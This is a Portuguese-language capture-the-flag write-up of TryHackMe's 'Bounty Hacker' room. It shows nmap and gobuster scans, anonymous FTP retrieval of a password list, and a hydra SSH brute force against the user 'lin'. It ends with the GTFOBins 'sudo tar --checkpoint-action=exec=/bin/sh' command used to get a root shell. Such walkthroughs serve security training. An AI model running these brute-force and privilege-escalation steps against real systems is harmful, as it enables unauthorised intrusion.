

BOUNTY HACKER

Eai, beleza? Meu nome é Gabriel, Desta vez o write-up é da sala **Bounty Hacker** do **TryHackMe**, divirta-se!

Bom, sem muita enrolação, vamos lá!

SCAN

Bom, vamos começar fazendo um scan básico com o nmap:


● `sudo nmap -sS IP_ALVO -v`

```
kali@kali:~$ sudo nmap -sS 10.10.128.226 -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-08 21:39 EST
Initiating Ping Scan at 21:39
Scanning 10.10.128.226 [4 ports]
Completed Ping Scan at 21:39, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:39
Completed Parallel DNS resolution of 1 host. at 21:39, 0.04s elapsed
Initiating SYN Stealth Scan at 21:39
Scanning 10.10.128.226 [1000 ports]
Discovered open port 80/tcp on 10.10.128.226
Discovered open port 22/tcp on 10.10.128.226
Discovered open port 21/tcp on 10.10.128.226
Completed SYN Stealth Scan at 21:39, 11.95s elapsed (1000 total ports)
Nmap scan report for 10.10.128.226
Host is up (0.25s latency).
Not shown: 967 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
990/tcp   closed ftps
40193/tcp closed unknown
40911/tcp closed unknown
```

Bom, vemos muitas portas fechadas, há três portas abertas e nos interessam: **22 (ssh)**, **80 (http)**, **21 (ftp)**, vamos fazer um scan um pouco mais detalhado:

● `sudo nmap -sV -Pn -O -v IP_ALVO`

Pode demorar um pouco para terminar. Olhando o resultado vemos que se trata de uma máquina **Linux**, e vemos também as versões dos serviços que estão rodando na máquina. Mas nada tão interessante assim. Bom há um servidor web, vamos dar uma olhada lá:



Bem, se trata apenas de um diálogo, mas nada de tão interessante.

Vamos fazer uma enumeração
de diretórios para ver se achamos alguma coisa:

● **gobuster dir -u ALVO_IP -w /usr/share/wordlists/ -z**

```
gobuster dir -u http://10.10.128.226/ -w -z

~ gobuster dir -u http://10.10.128.226/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -z

=====
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.128.226/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s
=====
2023/01/08 22:30:45 Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 315] [--> http://10.10.128.226/images/]
```

Também não há nada de interessante. No resultado do nmap vimos
que há um FTP rodando na
máquina, vamos tentar nos conectar no modo anônimo:

● **ftp IP_ALVO**

Em “Name” escreva: **anonymous**. Encontramos dois arquivos
interessantes, baixe os arquivos
digitando **get** e o nome do arquivo. **task.txt** é uma lista de tarefas de
uma pessoa: **lin**. Guarde esse nome, pois pode ser um dos usuários
da máquina.

Olhando o arquivo **locks.txt** vemos o que parece ser uma wordlist.

```
kali@kali:~/THM/BountyHacker
~/THM/BountyHacker cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

~lin
~/THM/BountyHacker cat locks.txt
rEddrAG0N
ReDdr4g0nSynd!cat3
Dr@g0n$yn9!cat3
R3DDr460NSyndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oNSYNDiCATE
ReDDR4g0n5ynD1c4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdrag0n$ynd1c473
DrAgoN5ynD1cATE
```

O resultado do nmap no início nos mostrou que há um SSH rodando na máquina, tentaremos fazer um ataque de brute force usando o nome **lin** e essa “wordlist” que achamos. Usaremos o hydra para fazer isso:

● **hydra -l lin -P locks.txt ssh://IP_ALVO -f -v**

```
kali@kali:~/THM/BountyHacker
~/THM/BountyHacker sudo hydra -l lin -P locks.txt ssh://10.10.128.226 -f -v
[sudo] password for kali:
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
```

Boa! Encontramos a senha para logar no SSH. (A senha está destacada no seu terminal).

USER FLAG

Faça login no SSH usando as credenciais que encontramos. Logando, logo vemos a user flag:

```
Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$
```

ESCALANDO PRIVILÉGIOS E FLAG ROOT

Agora precisamos elevar nossos privilégios para ir em busca da flag root, vamos listar quais programas temos permissão para executar como root:

● `sudo -l`

Digite a senha que achamos anteriormente. Vemos a seguinte saída:

```
lin@bountyhacker: ~/Desktop
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

Opa! podemos executar o **tar** com privilégios de root! Abra o site [gtfobins](#), na barra de pesquisa digite: tar e depois clique em tar:

<input type="text" value="tar"/>	
Binary	Functions
setarch	Shell SUID Sudo
start-stop-daemon	Shell SUID Sudo
tar	Shell File upload File download File write File read Sudo Limited SUID

Procure pela opção **SUDO**, dê uma lida na descrição, e então copie o seguinte comando:


Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Cole no seu terminal e execute:

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-a
ction=exec=/bin/sh
tar: Removing leading `/' from member names
#
```

A terminal window titled 'lin@bountyhacker: ~/Desktop' with a dark background. The prompt is '#'. The user has entered 'cd /root', 'ls', and 'root.txt'. The prompt is now '# ' with a cursor.

```
lin@bountyhacker: ~/Desktop
# cd /root
# ls
root.txt
# 
```

Para saber a função de cada parâmetro:

- **nmap -h (ou --help)**
- **hydra -h (ou --help)**

Espero que tenha te ajudado!

Até a próxima!

Deus te abençoe!